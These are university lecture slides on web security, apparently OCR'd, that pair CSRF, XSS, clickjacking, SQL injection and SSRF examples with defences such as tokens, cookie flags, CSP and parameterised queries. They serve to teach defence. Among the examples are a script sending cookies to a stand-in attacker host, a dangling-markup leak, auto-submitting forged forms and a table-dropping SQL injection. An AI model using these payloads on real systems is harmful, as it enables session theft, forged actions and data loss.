Università di Roma Tor Vergata

# Web Security

Quick views of orrors and prevention

lorenzo.bracciale@uniroma2.it


# Index

- Owasp top 10
- Client side:
  - CSRF
  - XSS
  - Other client side issues
  - Protecting with CSP
- Server side
  - SQL injection
  - Other server issues
  - Web server misconfiguration
- Dependencies and social engineering

- Train on https://portswigger.net/
- Credits:
  - https://portswigger.net/
  - https://blog.vnaik.com/posts/web-attacks.html

# OWASP top 10 web vulnerabilities

- the most critical security risks to web applications.




https://owasp.org/www-project-top-ten/

# Client side vulnerabilities

# Pre-requisite: how html form works


```
<form action="https://bank.com/transfer" method="POST">
  <label for="to">Recipient:</label>
  <input type="text" name="to" value="prof. Bracciale" />

  <label for="amount">Amount:</label>
  <input type="number" name="amount" value="1000" />

  <button type="submit">Send</button>
</form>
```

# CSRF

Cross Site Request Forgery

# CSRF – What is about?

Force user to send *authenticated* requests to other site where the user is currently logged in




www.evil.com

POST
"transfer money"

cookie

www.yourbank.com

# CSRF – Requirements

Requirements for a successfull attack:

1. A relevant action: e.g. send bank transfer or change email
2. Cookie-based session handling
3. No unpredictable request parameters

# CSRF – example of attack

Evil.com

```
<html>
    <body>
        <img src="www.yourbank.com/transfer?amount=10&iban=1234">
    </body>
</html>
```

# CSRF – example of attack

Evil.com

```
<html>
    <body>
        <form action="https://internet.uniroma2.it/email/change"
method="POST">
            <input type="hidden" name="email" value="pwned@pw.com"
/>
        </form>
        <script>
            document.forms[0].submit();
        </script>
    </body>
</html>
```

# CSRF – example of attack


```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvtsdfssfdHUIfidsfhsdfUIHDSDFSE

email=pwned@pw.com
```

# CSRF -- Protection

- SameSite cookies: cookies cannot leave the current website (more later)
- CRSF Token: unpredictable strings (more later)

# CSRF token

```
<form action="/bank-transfer/send" method="POST">
<input type="hidden" name="_csrf" value="{{csrfToken}}">
Recipient: <input type="text" name="rec">
Amount: <input type="text" name="am">
<button type="submit">Send</button>
</form>
```



Non guessable string

E.g. `CIwNZNlR4XbisJF39I8yWnWX9wX4WFoz`

# CSRF protection

```
ar csrf = require('csurf');

const app = express();
var csrfProtect = csrf({ cookie: true })
app.get('/form', csrfProtect, function(req, res) {
        res.render('send', { csrfToken: req.csrfToken() })
})
```

Note: CORS is not a protection against cross-origin attacks such as cross-site request forgery (CSRF).

# Same Origin Policy (/CORS) and CSRF: same thing?

No.

- CORS is about *reading* data
- CSRF is about *sending* data

# Test

- https://portswigger.net/web-security/csrf

# XSS

Cross Site Scripting

# XSS – Attack description

- Inject js code that will be executed on victim browser

out of the window. I urge all prospective parents to think again, and again, no-one wants to be Jenbuddly.

## Comments

Tenn O'Clock | 20 May 2023

I feel like the writer understands me on a personal level. Are they on Match.com by any chance?

Andy Tool | 25 May 2023

Sounds like me on a quiet night in.

Bill Please | 03 June 2023

This is one of the best things I've read so far today. OK, the only thing but still, it was enjoyable.

## Leave a comment

Comment:

```
<script>alert("Hello PW!")</script>
```

*Example of blog post with XSS*

# XSS – Exploitation


What if you can control victim browser?

- Carry out **any action** that the user is able to perform
- **Read any data** that the user is able to access such as user's login credentials
  - <script> window.location='http://attackersite.com/?cookie=' + document.cookie </script>
- Perform **virtual defacement** of the web site.
- Inject **trojan functionality** into the web site.

# XSS -- Protection

- Encode data on output
  - E.g. < converts to: <
- Validate data on input

- HttpOnly cookies prevent javascript from reading the cookie (and thus stealing the session key!)




nly show cookies with an issue

| | Domain | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSit |
|---|---|---|---|---|---|---|---|
| .. | .google.com | / | 2024-06-13T14:... | 92 | ✓ | ✓ | None |
| | .google.com | / | 2024-07-10T13:... | 51 | | ✓ | None |
| . | .google.com | / | 2024-06-13T14:... | 93 | ✓ | ✓ | None |
| . | .google.com | / | 2024-06-13T14:... | 93 | ✓ | ✓ | |
| | .google.com | / | 2024-07-10T13:... | 40 | | | |
| | .google.com | / | 2024-07-10T13:... | 51 | | ✓ | |
| | .google.com | / | 2024-07-10T13:... | 21 | ✓ | | |
| . | .google.com | / | 2024-07-10T13:... | 85 | ✓ | ✓ | None |
| | zUoXJ3rjn9m30yELSmnTXYEyxq8 Ka3Aq9kss5uqas6esNjSg. | / | 2024-07-10T13:... | 85 | ✓ | ✓ | |
| .. | .google.com | / | 2024-07-10T13:... | 74 | | | |
| | .google.com | / | 2024-07-10T13:... | 21 | ✓ | ✓ | |
| .. | .google.com | / | 2024-06-13T14:... | 92 | ✓ | ✓ | |
| .. | .google.com | / | 2024-06-13T14:... | 81 | | | |
| | .google.com | / | 2024-07-10T13:... | 41 | | ✓ | |
| . | .googleusercontent.com | / | 2024-06-18T18:... | 803 | | | Lax |
| . | .googleusercontent.com | / | 2024-06-18T18:... | 79 | | | Lax |
| | .googleusercontent.com | / | 2023-06-19T18:... | 19 | | | |
| | .googleusercontent.com | / | 2024-06-18T18:... | 44 | | ✓ | None |

# Cookies

- **HttpOnly**: Forbids JavaScript from accessing the cookie, for example, through the Document.cookie property, *not from sending* with JavaScript-initiated requests, (e.g. XMLHttpRequest.send() or fetch())
- **SameSite**: Controls whether or not a cookie is sent with cross-site requests, providing some protection against cross-site request forgery attacks
  - **Strict**: only same site
  - **Lax**: the cookie is not sent on cross-site requests but is sent when a user is navigating to the origin site from an external site (for example, when following a link). This is the default behavior if the SameSite attribute is not specified → GET + top-level navigation by the user, no POST, no background requests, no iframes.
  - **None**: send, always.

# SameSite, Same Origin



# XSS types

- Reflected XSS: An application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.
  - `Example: https://insecure-website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>`
  - `<p>Status: <script>/* Bad stuff here... */</script></p>`
- Stored XSS: An application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.
  - E.g. code posted in a blog post
- DOM XSS: an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

# Other client side issues

# Dangling markup injection

- On an input like:
  - <input type="text" name="input" value="CONTROLLABLE DATA HERE" ...

- Inject the value:

```
"><img src='//attacker-website.com?
```

# Taint flows

When JavaScript that takes an attacker-controllable value, known as a source, and passes it into a dangerous function, known as a sink.


Example

```
goto = location.hash.slice(1)
if (goto.startsWith('https:')) {
  location = goto;
}
```

https://www.innocent-website.com/example#https://www.evil-user.net

# Clickjacking

Induce client to click on a *real* website



# Clickjacking -- example

```
<body>
        <div id="decoy_website">
        ...decoy web content here...
        </div>
        <iframe id="target_website" src="https://vulnerable.com">
        </iframe>
</body>
```

```
#target_website {
        position:relative;
        width:128px;
        height:128px;
        opacity:0.00001;
        z-index:2;
}
#decoy_website {
        position:absolute;
        width:300px;
        height:400px;
        z-index:1;
}
```

# Clickjacking prevention

- X-Frame-Options: Determine who can open iframe
  - X-Frame-Options: deny → nobody
  - X-Frame-Options: sameorigin → the same origin
- Content-Security-Policy: newer solution! (more later)
  - Content-Security-Policy: frame-ancestors 'self';

# What is an iframe?





Fig: An example of Iframe in HTML

```
<iframe
  src="https://example.com"
  width="600"
  height="400"
  style="border:1px solid #ccc;">
</iframe>
```

*https://www.scientecheasy.com/2024/04/iframe-in-html.html/*

# Protecting with CSP

Content Security Policy

# CSP: Content Security Policy


- Mitigate XSS and some other attacks
- Restricts the resources (such as scripts and images) that a page can load or or if and where can be framed.
- Is implemented with the header `Content-Security-Policy` which specify the policy
- The policy itself consists of one or more directives, separated by semicolons.
  - `E.g.: Content-Security-Policy: default-src 'self'; img-src 'self' cdn.example.com;`

more info at: https://content-security-policy.com/

# Server side vulnerabilities

# SQL Injection

# SQL Injection



# MYSQL Injection

Suppose to have a server-side code like this


```
app.post("/records", (request, response) => {
  const data = request.body;
  const query = `SELECT * FROM health_records
WHERE id = (${data.id})`;
  connection.query(query, (err, rows) => {
    if(err) throw err;
    response.json({data:rows});
  });
});
```

We can put anything inside this string

https://www.stackhawk.com/blog/node-js-sql-injection-guide-examples-and-prevention/

# SQL Injection


*www.uniroma2.it/?studentId=12 OR 1=1; --*



*All students data!*

**webserver**

*SELECT * from students WHERE studentId = 12 OR 1=1; --*



*All students data!*

**Database**

Main source of web application critical vulnerbility (23%)

# MYSQL Injection (exploitation)

Always true

Comment out everything else

- Bypassing controls:
  - SELECT * FROM Users WHERE UserId = 105 OR 1=1;
- Query stacking attacks
  - SELECT * FROM products WHERE id = 10; DROP members--
- Data exfiltration (or query comment) attacks
  - SELECT * FROM health_records WHERE date = '22/04/1999; -- ' AND id = 33

Bypass constraints

# Protect against MYSQL Injection

```
app.post("/records", (request, response) => {
  const data = request.body;
  connection.query('SELECT * FROM health_records where id = ?',
[data.id], (err, rows) => {
    if(err) throw err;
    response.json({data:rows});
  });
});
```

Query Placeholder

Malicious SQL is escaped and treated as a raw string (and not as actual SQL code):

SELECT * FROM health_records WHERE TAG = `javascript';--` AND public = 1;

It is a raw string

# Test

- https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data

# Other Server Issues

# SSRF – Server side request forgery


- Force the server to make a connection to internal-only services within the organization's infrastructure

Example: the client pass to a server the URL where to check the availability of a product

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

